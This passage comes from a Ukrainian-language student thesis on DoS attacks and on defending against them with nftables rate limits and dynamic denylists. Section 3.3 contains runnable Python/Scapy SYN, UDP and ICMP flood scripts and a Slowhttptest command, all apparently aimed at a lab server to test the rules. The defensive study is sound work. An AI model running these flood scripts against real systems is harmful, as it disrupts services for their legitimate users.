– підроблення IP-адреси: зловмисник підмінює IP-адреси в SYN-пакетах, щоб ускладнити відстеження джерела атаки. Це ускладнює захист, оскільки кожен запит виглядає як окремий незалежний запит від різних джерел;

– розподілена атака: здійснюється за допомогою ботнетів, що складаються з тисяч інфікованих пристроїв, кожен з яких може надсилати SYN-пакети, часто також із підробленими адресами, що унеможливлює ідентифікацію джерела.

На відміну від об’ємних атак, що намагаються перевантажити канал зв’язку, SYN Flood потребує менше трафіку, оскільки навантаження створюється на рівні обробки з’єднань ОС. Атакуючий може підібрати оптимальні параметри, наприклад розмір черги очікування на сервері (backlog) та таймаут, щоб максимально ефективно блокувати систему з мінімальними витратами [9].

Таким чином SYN flood – це ефективна атака, яка через просту логіку може серйозно порушити роботу серверів та мережевих служб, особливо якщо система не має належних захисних механізмів.

2.1.2 UDP flood

UDP flood – це тип атаки відмови в обслуговуванні (DoS), при якій на цільовий сервер масово надсилаються пакети протоколу UDP з метою перевантажити його здатність обробляти й відповідати на ці запити. Такий напад спрямований не лише на сам сервер, а й на мережеве обладнання (зокрема фаєрволи), які змушені обробляти цей потік, що у підсумку також може призвести до відмови в обслуговуванні для легітимних користувачів [10].

Принцип дії UDP Flood заснований на поведінці сервера при отриманні UDP-пакету. Коли сервер отримує такий пакет на певний порт, він виконує два основні кроки: спочатку перевіряє, чи є якась служба або застосунок, що слухає цей порт, а якщо жодна програма не обробляє трафік на вказаному порту, сервер надсилає у відповідь ICMP-повідомлення (типу Destination Unreachable), щоб повідомити відправника про недоступність цілі.

Цей процес можна порівняти з телефонною системою в готелі: уявімо, що адміністратор отримує дзвінки, де кожен абонент просить з'єднати його з певною кімнатою. Щоразу адміністратор має перевірити, чи є гість у кімнаті та чи приймає він дзвінки. Якщо ні – потрібно відповісти абоненту про неможливість з’єднання. Якщо одночасно надійде тисяча таких дзвінків, адміністратор швидко перевантажиться і не зможе відповідати на нові звернення – саме так діє UDP Flood на сервер (див. рисунок 2.4).

Кожен вхідний UDP-пакет змушує сервер витрачати ресурси на обробку. У більшості випадків під час атаки зловмисник підмінює (спуфить) IP-адреси джерела в пакетах, приховуючи своє реальне місцезнаходження. Це також ускладнює виявлення та блокування атаки, оскільки сервер може намагатися відповісти на фейкові IP-адреси, витрачаючи додаткові ресурси.



Рисунок 2.4 – Пояснення UDP flood атаки

Як результат за великого обсягу вхідних UDP-пакетів ресурси цільового пристрою (процесор, пам’ять, мережевий стек) швидко виснажуються. Це призводить до деградації роботи сервера або повної втрати доступу до нього для звичайних користувачів [10].

2.1.3 HTTP flood

HTTP flood – це один із різновидів об’ємних атак, підч ас якого на веб-сервер спрямовується надмірна кількість HTTP-запитів з метою перевантаження його ресурсів [11]. Коли сервер досягає межі обробки запитів, він перестає відповідати на нові звернення, включно з легітимними, що призводить до відмови в обслуговуванні (див. рисунок 2.5).

Цей тип атаки відноситься до атак сьомого рівня моделі OSI – рівня застосунків, який охоплює протоколи, що безпосередньо обробляють користувацькі запити, такі як HTTP. Саме через HTTP відбувається завантаження вебсторінок, передача форм, медіа тощо. Відмінність цього типу

атаки полягає в тому, що вона маскується під звичайний трафік, тому виявити її значно складніше, ніж атаки на нижчих рівнях, такі як, наприклад, SYN чи UDP flood.



Рисунок 2.4 – Пояснення HTTP flood атаки

Існує два основні види атак типу HTTP Flood, розглянемо нижче їх детальніше:

– HTTP get flood – у цьому випадку генерується велику кількість запитів на завантаження ресурсів (зображень, скриптів, файлів) із сервера. Сервер змушений відповідати на кожен із них, що призводить до швидкого вичерпання доступних обчислювальних і мережевих ресурсів [12];

– HTTP post flood – цей варіант спрямований на зловживання функціоналом вебформ. Кожен POST-запит вимагає додаткової обробки на сервері, включаючи запис до бази даних або взаємодію з іншими сервісами. Цей процес є ресурсоємним, тому навіть помірна кількість POST-запитів може перевантажити сервер, викликавши відмову в обслуговуванні [13].

На відміну від простого заповнення каналу трафіком, HTTP Flood апелює до внутрішньої логіки вебзастосунків, що робить цю атаку складною для виявлення та ефективного блокування.

2.1.4 ICMP flood

Атака ICMP Flood, також відома як Ping Flood, є однією з форм відмови в обслуговуванні, під час якої на цільовий пристрій надсилається велика кількість ICMP echo-request (ping) пакетів. Метою зловмисника є перевантаження ресурсів пристрою або мережевого каналу, що призводить до втрати доступності для легітимного користувача (див. рисунок 2.5) [13].

Основою атаки служить протокол ICMP – один з базових протоколів мережевого рівня, який використовується для діагностики мережевих з'єднань. Найбільш відомими інструментами, що працюють з ICMP є команди ping та tracerout. У нормальних умовах ICMP-запити дозволяють перевірити доступність пристрою та якість з'єднання.



Рисунок 2.5 – ICMP flood атака

Кожен ICMP-запит потребує обробки на сервері, бо пристрій витрачає обчислювальні ресурси для аналізу запиту та відповіді на нього. Крім того, задіюється вхідна й вихідна пропускна здатність мережі – на прийом echo-запиту та відправку echo-відповіді. В умовах атаки, коли кількість таких запитів зростає

до тисяч або мільйонів на секунду, система або канал зв’язку може бути перевантаженим [14].

ICMP Flood – проста, але ефективна техніка, яка, за відсутності належного захисту, здатна повністю паралізувати роботу мережевого ресурсу.

2.2 Принципи виявлення та фільтрації шкідливого трафіку

Забезпечення захисту інформаційних систем від несанкціонованого доступу та деструктивного впливу є критично важливим завданням. Одним із основних векторів атак на інформаційні ресурси є DoS та DDoS-атаки, які можуть паралізувати роботу серверів, вебсайтів або цілих корпоративних мереж. Щоб ефективно протидіяти таким загрозам, застосовуються різноманітні принципи виявлення та фільтрації шкідливого трафіку, які дають змогу оперативно ідентифікувати небажану активність і вживати відповідних заходів реагування.

Перш за все, важливою складовою системи захисту є аналіз на основі аномалій. Цей підхід ґрунтується на визначенні нормальної поведінки мережі або системи, після чого всі відхилення від цієї норми розглядаються як потенційні загрози. Наприклад, при спробі SYN flood атаки система може виявити незвично велику кількість SYN-пакетів без завершення TCP-з’єднання, що значно перевищує звичні показники. Завдяки такому підходу можливо виявляти не лише відомі, а й нові або модифіковані типи атак, які не мають попередньо визначених шаблонів. Водночас ефективність цього методу залежить від точності визначення нормальної поведінки та може супроводжуватись хибними спрацюваннями.

З метою виявлення раніше невідомих або нестандартних атак застосовується поведінковий аналіз. Цей підхід ґрунтується на вивченні звичайної (нормальної) поведінки системи або мережі, а також користувачів, що до неї підключаються. У разі фіксації аномалій, наприклад, різкого зростання кількості запитів з однієї IP-адреси, появи нетипових протоколів або перевищення допустимого навантаження – система генерує попередження або автоматично виконує фільтрацію. Такий метод є більш гнучким і дозволяє

виявляти складні атаки, однак він потребує більше обчислювальних ресурсів і може спричинити хибнопозитивні спрацювання.

Ще одним поширеним методом є фільтрація трафіку за IP-адресами. У випадку, якщо певна адреса або діапазон IP були ідентифіковані як джерело шкідливої активності, їх можна додати до списку блокування. Завдяки цьому подальший трафік з таких джерел буде автоматично ігноруватись. Крім того, іноді доцільно використовувати географічну фільтрацію, обмежуючи доступ з окремих регіонів або країн, якщо діяльність організації не передбачає співпраці з користувачами з цих територій [15].

У деяких випадках атаки орієнтовані на конкретні протоколи, такі як UDP, ICMP або HTTP, чи на певні порти. У таких ситуаціях доцільним є застосування фільтрації на основі типу трафіку або портів, що використовуються. Наприклад, якщо виявлено велику кількість ping-запитів, можна тимчасово обмежити або повністю заблокувати ICMP-протокол. Аналогічно, у разі підозрілої активності на певному порту (наприклад, порту 80 або 443) можна застосувати спеціальні правила фільтрації або перенаправити трафік на систему глибокого аналізу.

Сучасним ефективним методом виявлення шкідливого трафіку є глибокий аналіз пакетів. Ця технологія дозволяє детально аналізувати вміст кожного мережевого пакета, включаючи заголовки, метадані та, за потреби, корисне навантаження. Завдяки цьому стає можливим виявлення навіть ретельно замаскованого шкідливого трафіку або відхилень від стандартів протоколів. Хоча DPI є надзвичайно потужним інструментом, він вимагає високої обчислювальної потужності і часто використовується в поєднанні з іншими технологіями захисту.

Крім того, важливою технікою контролю за навантаженням є застосування обмежень швидкості. Цей механізм передбачає обмеження кількості запитів, які система може прийняти з однієї IP-адреси протягом певного періоду часу. Завдяки цьому навіть легітимний трафік, що надходить у підозріло великому обсязі, буде приглушено, що унеможливлює реалізацію масованих HTTP flood або UDP flood атак без значного збільшення кількості ботів у ботнеті.

На завершення варто зазначити, що сучасні системи виявлення та фільтрації шкідливого трафіку все частіше інтегруються з автоматизованими платформами реагування на інциденти (SOAR), які дозволяють не лише виявляти, але й миттєво блокувати шкідливу активність. Наприклад, у разі виявлення SYN flood-атаки система може автоматично оновити правила міжмережевого екрану, перенаправити трафік на очищення або активувати резервні маршрути [16].

Таким чином, виявлення і фільтрація шкідливого трафіку є складним, багаторівневим процесом, що поєднує в собі методи статичного та динамічного аналізу, сигнатурне розпізнавання, аналіз поведінки, обмеження швидкості, глибоку інспекцію пакетів та автоматизоване реагування. Лише комплексне застосування цих принципів дозволяє забезпечити високий рівень захисту мережевої інфраструктури від актуальних кіберзагроз [17].

2.3 Nftables як засіб захисту

Nftables – це сучасна система фільтрації мережевого трафіку в операційній системі Linux, що прийшла на зміну застарілим інструментам, таким як iptables, ip6tables, arptables і ebtables. Вона була офіційно представлена в ядрі Linux починаючи з версії 3.13 і стала логічним кроком до уніфікації та оптимізації підсистеми мережевого контролю доступу. Її головним завданням є забезпечення гнучкої та масштабованої фільтрації трафіку, реалізація NAT (трансляції мережевих адрес), а також побудова складної логіки контролю пакетів на різних рівнях мережевого стека [18].

На відміну від своїх попередників, nftables надає єдиний уніфікований фреймворк для роботи з трафіком різних протоколів – IPv4, IPv6, ARP, Ethernet. У той час як раніше для роботи з кожним з них потрібні були окремі утиліти та конфігурації, nftables дозволяє створювати правила в єдиній таблиці та управляти ними через один інтерфейс. Це значно знижує складність адміністрування та зменшує ризик конфігураційних помилок [19].

Архітектура nftables побудована навколо ключових структур: таблиць, ланцюгів і правил. Таблиця виступає як логічне об'єднання ланцюгів, які, у свою

чергу, містять конкретні правила фільтрації. Таблиці мають тип (наприклад, ip, ip6, inet, bridge тощо), що визначає, з яким протоколом вони працюють. Ланцюги виконують обробку трафіку в конкретній точці обробки, наприклад, при вході в систему, при виході з неї, або при маршрутизації. Кожне правило визначає умову (фільтр) і дію, яка має бути виконана при її виконанні. Наприклад, можна дозволити або відхилити пакет, записати інформацію до логів, або збільшити лічильник.

Однією з найсильніших сторін nftables є підтримка виразного та компактного синтаксису, який дозволяє створювати складні фільтри за допомогою одного правила. Зокрема, підтримка множинних умов, операторів логіки, масивів і множин (сетів) дозволяє об'єднувати перевірки для цілих груп IP-адрес, портів або типів протоколів без необхідності дублювання коду. Це дозволяє зменшити загальну кількість правил, а відповідно – підвищити швидкість обробки трафіку ядром системи.

Для взаємодії з користувачем надається утиліта командного рядка nft, яка працює через бібліотеку libnftnl і передає інструкції безпосередньо до ядра. Це забезпечує високу швидкодію, а також можливість створення скриптів для автоматичного розгортання конфігурацій [20].

У контексті забезпечення інформаційної безпеки nftables набуває особливої цінності як інструмент захисту від мережевих атак, зокрема від атак типу DoS і DDoS. Завдяки механізмам обмеження швидкості (rate limiting) [21], підрахунку з’єднань з одного джерела, перевірки стану з’єднання, відслідковування типу протоколу або аномального використання портів, можливо ефективно блокувати шкідливий трафік ще до його обробки на рівні прикладних сервісів [22]. Наприклад, можна реалізувати блокування ICMP-запитів, які використовуються в ICMP flood-атаках, або SYN-з'єднань, які характерні для SYN flood-атаки. Також можливе обмеження числа з'єднань на одиницю часу з одного IP-адресу, що дає змогу стримувати HTTP flood-навантаження.

Крім захисту, nftables також підтримує можливість детального логування трафіку, що проходить через систему. Це дозволяє створювати надійні системи моніторингу та виявлення інцидентів. Завдяки інтеграції з іншими

інструментами (такими як fail2ban, systemd journal, syslog, IDS/IPS-рішення), nftables може виступати частиною комплексної системи мережевого захисту.

Отже, nftables – це потужний і сучасний інструмент, що дає змогу з високою точністю контролювати, моніторити та фільтрувати мережевий трафік у Linux-системах. Його гнучка архітектура, висока продуктивність та широкі можливості налаштування роблять його ефективним засобом протидії сучасним мережевим загрозам, зокрема у сфері запобігання атакам типу відмови в обслуговуванні.

РОЗДІЛ 3 МОДЕЛЮВАННЯ DOS-АТАК І ВПРОВАДЖЕННЯ ЗАХИСНИХ МЕХАНІЗМІВ

3.1 Використання мови програмування Python

Python – це високорівнева мова програмування загального призначення, яка відзначається простим і зрозумілим синтаксисом. Вона активно використовується в різних галузях: від розробки вебдодатків до аналізу даних, штучного інтелекту, автоматизації системного адміністрування та кібербезпеки. Завдяки великій кількості бібліотек і модулів Python дозволяє швидко реалізовувати складні рішення з мінімальними витратами часу на розробку [23].

Однією з основних переваг мови є її читабельність та лаконічність, що особливо важливо під час створення інструментів для тестування безпеки. Крім того, Python є кросплатформеною мовою, тому написані скрипти легко перенести з однієї операційної системи на іншу.

У межах кваліфікаційної роботи Python був використаний як основний інструмент для реалізації практичної частини. Зокрема, з його допомогою були написані сценарії DoS-атак, які дозволяють змоделювати типові загрози, з якими може зіткнутися система. У реалізації використовується бібліотека Scapy, яка дає змогу вручну конструювати та відправляти мережеві пакети, задавати необхідні прапорці, порти, типи протоколів і вміст [24].

Також Python став основою для створення Telegram-бота, який автоматично надсилає сповіщення про додавання IP-адрес до списку блокування. Це рішення реалізовано з використанням бібліотеки telebot та інструментів взаємодії з системними командами через модуль subprocess.

3.2 Реалізація правил захисту з допомогою nftables

Для впровадження ефективних механізмів захисту безпосередньо на рівні операційної системи використаємо інструмент фільтрації трафіку – nftables, який надає гнучкий та потужний спосіб управління мережевими правилами.

Розглянемо побудову правил фільтрації, які дозвляють виявляти аномальну активність, обмежувати частоту підключень і динамічно блокувати потенційно небезпечні IP-адреси. Ці правила становлять ядро захисного механізму, який реагує на спроби перевантажити систему або здійснити несанкціонований доступ.

Перед налаштуванням основних правил фільтрації трафіку в системі створюється таблиця filter, яка слугує основною структурою для обробки мережевих пакетів [25]. На рисунку 3.1 зображено фрагмент конфігурації, у якому реалізовано створення трьох динамічних наборів IP-адрес: udplist, tcplist та icmplist.

```
table ip filter {

    # Set for denylist
    set udplist {
        type ipv4_addr
        size 65535
        flags dynamic,timeout
        timeout 5m
    }

    set tcplist {
        type ipv4_addr
        size 65535
        flags dynamic,timeout
        timeout 5m
    }

    set icmplist {
        type ipv4_addr
        size 65535
        flags dynamic,timeout
        timeout 5m
    }
```

Рисунок 3.1 – Набір для зберігання заблокованих IP адрес у nftables

Ці списки використовуються для автоматичного блокування джерел атак відповідно до типу протоколу UDP, TCP або ICMP. Ці набори мають такі характеристики:

– динамічне оновлення: IP-адреси додаються автоматично при виявленні підозрілої активності;

– тип даних: усі набори зберігають IP-адреси у форматі ipv4_addr, що дозволяє фіксувати джерела IPv4-трафіку;

– обмеження часу: заблоковані IP автоматично видаляються з denylist через 5 хвилин, якщо вони більше не генерують шкідливий трафік;

– висока ємність: набір може містити до 65535 IP-адрес одночасно.

Така реалізація дозволяє зменшити навантаження на сервер і підтримувати стабільну роботу навіть у разі спроб здійснення атаки.

Щоб уникнути блокування легітимного трафіку у nftables було встановлено політику “дозволяти за замовчуванням” (policy accept), див. рисунок 3.2. Ця політика означає, що трафік, який не порушує заданих політикою правил, буде прийматися системою.

```
chain input {
    type filter hook input priority filter; policy accept;
```

Рисунок 3.2 – Політика policy accept у nftables

Вище наведені політики забезпечують прозорість для легітимних користувачів, водночас обробляючи підозрілий трафік згідно з заданими обмеженням.

Після створення динамічних denylist наборів, див. рисунок 3.1, налаштуємо тепер правила, які дозволять автоматично виявляти підозрілу мережеву активність і відповідно реагувати на неї. На рисунку 3.3 представлено правила, що реалізують обмеження швидкості для вхідного трафіку та автоматичне блокування IP-адрес, які перевищують встановлений поріг активності.

```
# UDP rate limiting and denylist
ip protocol udp ct state new,untracked limit rate over 10/minute add @udplist { ip saddr }

# TCP rate limiting and denylist
ip protocol tcp ct state new,untracked limit rate over 10/minute add @tcplist { ip saddr }

# ICMP echo-request (ping) rate limiting and add to denylist
icmp type echo-request add @icmplist { ip saddr limit rate over 5/minute }
```

Рисунок 3.3 – Правила для обмеженні вхідного трафіку у nftables

Розглянемо детальніше кожне правило. Правило UDP rate limiting перевіряє нові, або ще не відстежені з'єднання з використанням протоколу UDP. Якщо кількість таких пакетів від одного джерела перевищує 10 на хвилину то IP-адреса додається до набору udplist, ці ліміти були встановлені лише для цілей тестування. Аналогічно до цього правила працює TCP rate limit, який відстежує частоту нових TCP-з'єднань та додає їх у tcplist.

Правило ICMP echo-request фільтрує ICMP пакети, у разі перевищення порогу в 5 запитів на хвилину IP адреса відправника додається у icmplist.

Таким чином реалізується адаптивна модель захисту, яка дозволяє динамічно реагувати на потенційні загрози в режимі реального часу. Це значно зменшує ризик успішного проведення DoS атак, а також знижує навантаження на сервер.

IP-адреси, які потрапили до denylist, блокуються без можливості передавання будь-якого трафіку, див. рисунок 3.4. Це правило є ключовим для ізоляції підозрілих джерел від мережі.

```
    # Block IPs in denylist
    ip saddr @udplist drop;
    ip saddr @icmplist drop;
    ip saddr @tcplist drop;
}
```

Рисунок 3.4 – Блокування IP-адрес з denylist у nftables

Усі налаштовані вище правила для обмеження трафіку, блокування шкідливих IP-адрес і реалізації динамічних denylist списків необхідно зберегти для подальшого використання системою.

У лістингу 3.1 показано, що поточний набір правил записується у конфігураційний файл, а після збереження виконується перезапуск служби nftables, щоб застосувати правила.

Лістинг 3.1 – Застосування нових для nftables правил

```
sudo nft list ruleset > /etc/nftables.conf
sudo systemctl restart nftables
```

Таким чином відбулась реалізація правил захисту, система готова до реагування на типові мережеві атаки завдяки активованим механізмам фільтрації, контролю частоти запитів та автоматичного блокування зловмисного трафіку.

3.3 Створення сценаріїв атаки

З метою перевірки ефективності реалізованих правил захисту за допомогою nftables, розробимо та проведемо серію симульованих атак на сервер. Це дозволяє оцінити наскільки швидко та точно система реагує на різні типи небажаного мережевого трафіку. Створимо сценарії атак для найпоширеніших мережевих атак, а саме:

– HTTP Flood – повільне, але ресурсомістке навантаження на веб-сервер;

– SYN Flood – класична атака на етап встановлення TCP-з’єдання;

– ICMP Flood: масове надсилання пінг запитів;

– UDP Flood: перенавантаження сервера великою кількістю UDP пакетів.

Для кожного типу атаки були створені відповідні скрипти або використано спеціалізовані інструменти.

Для HTTP Flood атаки використаємо утиліту Slowhttptest, див. рисунок 3.5.

Рисунок 3.5 – Утиліта Slowhttptest

Детальніше розберемо команду у таблиці 3.1.

Таблиця 1.1 – Розбір команди Slowhttptest

Параметр	Опис параметру
-c 1000	Створює до 1000 одночасних з'єднань із сервером
-H	Використання атаки типу Slow HTTP GET
-g	Дозволяє генерувати графіки продуктивності
-o slowhttp	Вказує префікс для файлів, у яких будуть збережені результати
-i 10	Інтервал (у мілісекундах) між відправленням даних
-r 200	Кількість підключень, які встановлюються за секунду
-t GET	Вказує метод HTTP-запитів, що використовується (GET)
-u http://192.168.0.101:80	Цільовий сервер та порт (порт 80 для HTTP)
-x 24	Таймаут очікування відповіді сервера (у секундах)
-p 3	Затримка (у секундах) між повторними спробами встановлення з'єднання
-l 300	Тривалість атаки (у секундах)

Цей інструмент дозволяє імітувати HTTP атаки, які спрямовані на виснаження ресурсів сервера, шляхом отримання великої кількості відкритих з’єднання. На початковому етапі команда slowhttp створює до 1000 одночасних

з’єднань із сервером, використовуючи метод HTTP GET. Кожне з’єднання надсилає дані дуже повільно, щоб утримувати його відкритим і таким чином споживати ресурси сервера. Атака тримає 300 секунд, протягом яких сервер піддається максимальному навантаженню. Після закінчення атаки slowhttptest зберігає результати у файлах з префіксом “slowhttp”, які включають графіки та журнали [26].

Перейдемо до реалізації SYN Flood атаки з допомогою python. Для початку імпортуємо бібліотеки та сформуємо потрібні параметри цілі для атаки, див. рисунок 3.6.

```
1 from scapy.all import *
2 import random
3
4 target_ip = "#"  # IP-адреса
5 target_port = 80  # Порт цілі
6
```

Рисунок 3.6 – Імпорт бібліотек та задання параметрів цілі

За реалізацію самої атаки відповідає функція syn_flood(target_ip, target_port). Вона запускає нескінчений цикл, у якому створюються та надсиляються наші SYN-пакети. Потім на початку кожної другої ітерації генеруються випадкові значення для порту, а IP-адреса джерела залишається статичною. Далі формується TCP-пакет з використанням прапорця S (SYN), який власне сигналізує, що є запит на встановлення нового з’єднання [27], див. рисунок 3.7.

```
7 def syn_flood(target_ip, target_port):
8     while True:
9         # Генеруємо випадкові  порти
10        source_ip = "192.168.0.106"
11        source_port = random.randint(1024, 65535)
12
13        # Формуємо SYN-пакет
14        packet = IP(src=source_ip, dst=target_ip) / TCP(sport=source_port, dport=target_port, flags="S")
15
16        print("Відправляємо пакет")
17        send(packet, verbose=False)
18
```

Рисунок 3.7 – Функція syn_flood

Пакет який ми відправляємо містить в собі:

– IP заголовок: вказує на джерелу і цільову IP-адреси;

– TCP заголовок: містить порти і SYN-прапор.

Пакет надсилається за допомогою функції send(), яка передає його в мережу, атака запускається через виклак функції syn_flood() із заданими параметрами.

Для реалізації UDP Flood атаки за допомогою python нам окрім бібліотек scapy.all та random знадобиться ще бібліотека time: для додавання пауз між надсиланням пакетів, це потрібно для того, щоб ми мали змогу керувати інтенсивністю атаки. На початку також задаємо цільові параметри, див. рисунок 3.8.

```
1 from scapy.all import *
2 import random
3 import time
4
5 target_ip = "#"  # IP-адреса цілі
6 target_port = 80  # Цільовий порт
7
```

Рисунок 3.8 – Імпорт бібліотек та задання цільових параметрів цілі

Функція udp_flood(target_ip, target_port), див. рисунок 3.9, реалізує атаку, вона працює у нескінченному циклі та на кожній своїй ітерації виконує наступні дії:

– Генерація джерельних даних: випадковий порт джерела створюється за допомогою функції random.randint() у діапазоні від 1024 до 65536. Це забезпечує різноманітність значень джерельних портів;

– Генерується випадковий блок даних розміром 1024 байти, який додається до UDP пакета, як корисне навантаження;

– Створення UDP пакета;

– Відправка пакета: пакет надсилається в мережу за допомогою функції send();

– Пауза між пакетами: для того щоб знизити ризик перевантаження власної мережі додається коротка пауза в 0,01 секунди.

```python
def udp_flood(target_ip, target_port):
    while True:
        # Генеруємо випадковий джерельний порт і дані
        source_port = random.randint(1024, 65535)
        data = random._urandom(1024)  # Генеруємо 1024 байти випадкових даних

        # Формуємо UDP-пакет
        packet = IP(dst=target_ip) / UDP(sport=source_port, dport=target_port) / Raw(load=data)

        print("Відправляємо пакет")
        send(packet, verbose=False)
        time.sleep(0.01)  # Коротка пауза, щоб не перевантажувати мережу

```

Рисунок 3.9 – Функція udp_flood

Запуск атаки відбувається аналогічно до SYN flood атаки, за допомогою виклику функції udp_flood із заданими параметрами.

Реалізуємо ICMP flood атаку з допомогою python. Для цього нам потрібні ті ж бібліотеки, що й для UDP Flood атаки. Функція icmp_flood(target_ip), див. рисунок 3.10, виконується у нескінченному циклі, що дозволяє беперервно надсилати великі обсяги ICMP- запитів на вказану IP-адресу. Як джерело використовується статична IP-адреса, яка імітує ініціатора атаки. У кожній ітерації генерується ICMP-пакет за допомогою бібліотеки scapy. Цей пакет містить IP-заголовок, у якому зазначається джерельна IP-адреса (src) та IP-адреса цілі (dst), а також ICMP заголовок типу echo-request, що зазвичай застосовується для надсилання команди ping. Після формування пакет передається у мережу за допомогою функції send(). Для уникнення перевантаження локальної мережі між кожним відправленням встановлюється невелика затримка тривалістю 0,01 секунди.

```python
from scapy.all import *
import random
import time

# Параметри цілі
target_ip = "#"  # IP-адреса цілі

def icmp_flood(target_ip):
    while True:
        source_ip = "192.168.0.106"
        # Формуємо ICMP-пакет (тип echo-request)
        packet = IP(src=source_ip, dst=target_ip) / ICMP()

        print("Відправка пакета")
        send(packet, verbose=False)
        time.sleep(0.01)  # Коротка пауза для зниження навантаження

# Виклик функції
icmp_flood(target_ip)
```

Рисунок 3.10 – Реалізація icmp атаки за допомогою python

3.4 Telegram-бот

Щоб адміністратор мав змогу швидко дізнаватись про підозрілу активність і нові IP-адреси, які потрапили до списку denylist, доцільно автоматизувати процес моніторингу та сповіщення, саме з цією метою ріалізуємо Telegram-бота, який у режимі реального часу відстежує зміни у denylist та надсилає відповідні повідомлення у Telegram чат.

Бот реалізований на мові програмування python із використанням бібліотеки telebot, яка дозволяє взаємодіяти з Telegram API.

